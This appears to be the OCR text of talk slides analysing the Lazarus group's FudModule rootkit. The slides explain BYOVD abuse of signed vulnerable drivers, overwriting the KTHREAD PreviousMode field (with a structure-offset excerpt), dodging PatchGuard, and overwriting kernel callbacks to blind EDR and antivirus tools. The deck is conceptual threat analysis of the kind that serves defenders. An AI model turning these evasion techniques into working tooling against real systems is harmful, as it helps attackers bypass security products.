WIDNOWS RINGS

WHAT IS ROOTKIT ?

- ROOTKIT IS A MALICIOUS DRIVER THAT RUNS IN KERNEL MODE, GRANTING ATTACKERS FULL ACCESS TO A SYSTEM



WIDNOWS RINGS

WHAT IS HANDLE?

- **HANDLE IS A REFERENCE TO AN OBJECT THAT IS MANAGED BY THE KERNEL AND ASSIGNED TO A PROCESS**



WHAT IS FUDMODULE ROOTKIT ?

- FUDMODULE IS A USER-MODE DLL THAT GETS THE ABILITY TO READ AND WRITE ARBITRARY KERNEL MEMORY VIA THE BYOVD TECHNIQUE.



BRING YOUR OWN VULNRABLE DRIVER

- BRING YOUR OWN VULNERABLE DRIVER"(BYOVD) IS A TECHNIQUE WHERE ATTACKERS USE A SIGINED VULNERABLE DRIVER TO BYPASS SECURITY DEFENSES OR ALTER SYSTEM BEHAVIOUR TO REMAIN UNDETECTED.

- LAZARUS USES BYOVD TO EXPLOIT VULNERABLE DRIVERS TO PERFORM ARBITRARY MEMORY WRITE




WHAT IS FUDMODULE ROOTKIT ?

- BUT WAIT... DIDN'T YOU JUST SAY A ROOTKIT OPERATES IN KERNEL MODE?
- EXACTLY ..
- THIS IS WHERE THINGS GET MORE INTERESTING
- BUT FIRST LETS EXPALIN WHAT IS BYOVD

```
};
UCHAR Preempted;                                    //0x1f3
UCHAR AdjustReason;                                 //0x1f4
CHAR AdjustIncrement;                               //0x1f5
CHAR PreviousMode;                                  //0x1f6
CHAR Saturation;                                    //0x1f7
ULONG SystemCallNumber;                             //0x1f8
ULONG FreezeCount;                                  //0x1fc
volatile struct _GROUP_AFFINITY UserAffinity;       //0x200
struct _KPROCESS* Process;                          //0x210
volatile struct _GROUP_AFFINITY Affinity;           //0x218
ULONG IdealProcessor;                               //0x228
ULONG UserIdealProcessor;                           //0x22c
struct _KAPC_STATE* ApcStatePointer[2];             //0x230
```

STILL DOESN'T EXPLAIN WHY IT'S CALLED A USER-MODE ROOTKIT?

- LAZARUS USES A VERY CLEVER TRICK TO BRIDGE THE GAP BETWEEN USER AND KERNEL MODE BY OVERWRITING THE PREVIOUSMODE, WHICH IS A MEMBER OF THE KTHREAD STRUCTURE.



STILL DOESN'T EXPLAIN WHY IT'S CALLED A USER-MODE ROOTKIT?

- PREVIOUSMODE EXISTS WITHIN KTHREAD STRUCTURE INDICATES THE EXECUTION MODE KERNEL/USER MODE OF SYSCALLS, AND BY SETTING IT TO KERNEL MODE, YOU CAN THEN USE NATIVE FUNCTIONS TO READ/WRITE FROM USERMODE TO KERNEL MEMORY WITHOUT WORRYING ABOUT ACCESS DENIED OR OTHER CHECKS




TO MINIMIZE DETECTION BY PATCHGUARD

- PREVIOUSMODE EXISTS WITHIN KTHREAD STRUCTURE INDICATES THE EXECUTION MODE KERNEL/USER MODE OF SYSCALLS, AND BY SETTING IT TO KERNEL MODE, YOU CAN THEN USE NATIVE FUNCTIONS TO READ/WRITE FROM USERMODE TO KERNEL MEMORY WITHOUT WORRYING ABOUT ACCESS DENIED OR OTHER CHECKS



TO MINIMIZE DETECTION BY PATCHGUARD

- BY PATCHING THE PREVIOUS MODE, YOU ARE NOT MAKING MANY CHANGES TO THE SYSTEM THAT COULD TRIGGER PATCH GUARD



BUT WHAT HAPPENS IF PATCH GUARD GETS TRIGGERED ?


- BLUE SCREEN OF DEATH



KERNEL CALLBACK

- IN WINDOWS, KERNEL CALLBACKS ARE FUNCTIONS THAT THE OS AUTOMATICALLY CALLS WHEN CERTAIN SYSTEM EVENTS OCCUR

A logical bug class



https://googleprojectzero.blogspot.com/2019/03/windows-kernel-logic-bug-class-access.html

DEVCORE



WHY OVERWRITING KERNEL CALLBACK

- BY OVERWRITING KERNEL CALLBACKS, EDRS AND AVS BECOME BLIND

OBJECTIVES OF APT38

- APT38’s main objective was cyber espionage and sabotage, supporting North Korea’s geopolitical interests. They conducted attacks to steal sensitive data, disrupt enemy infrastructure, and retaliate against perceived targets.

- However, in recent years, APT38 has shifted its focus to financial cybercrime, aiming to fund North Korea’s nuclear weapons program and circumvent international sanctions

Q&A

THANKS FOR ATTENDING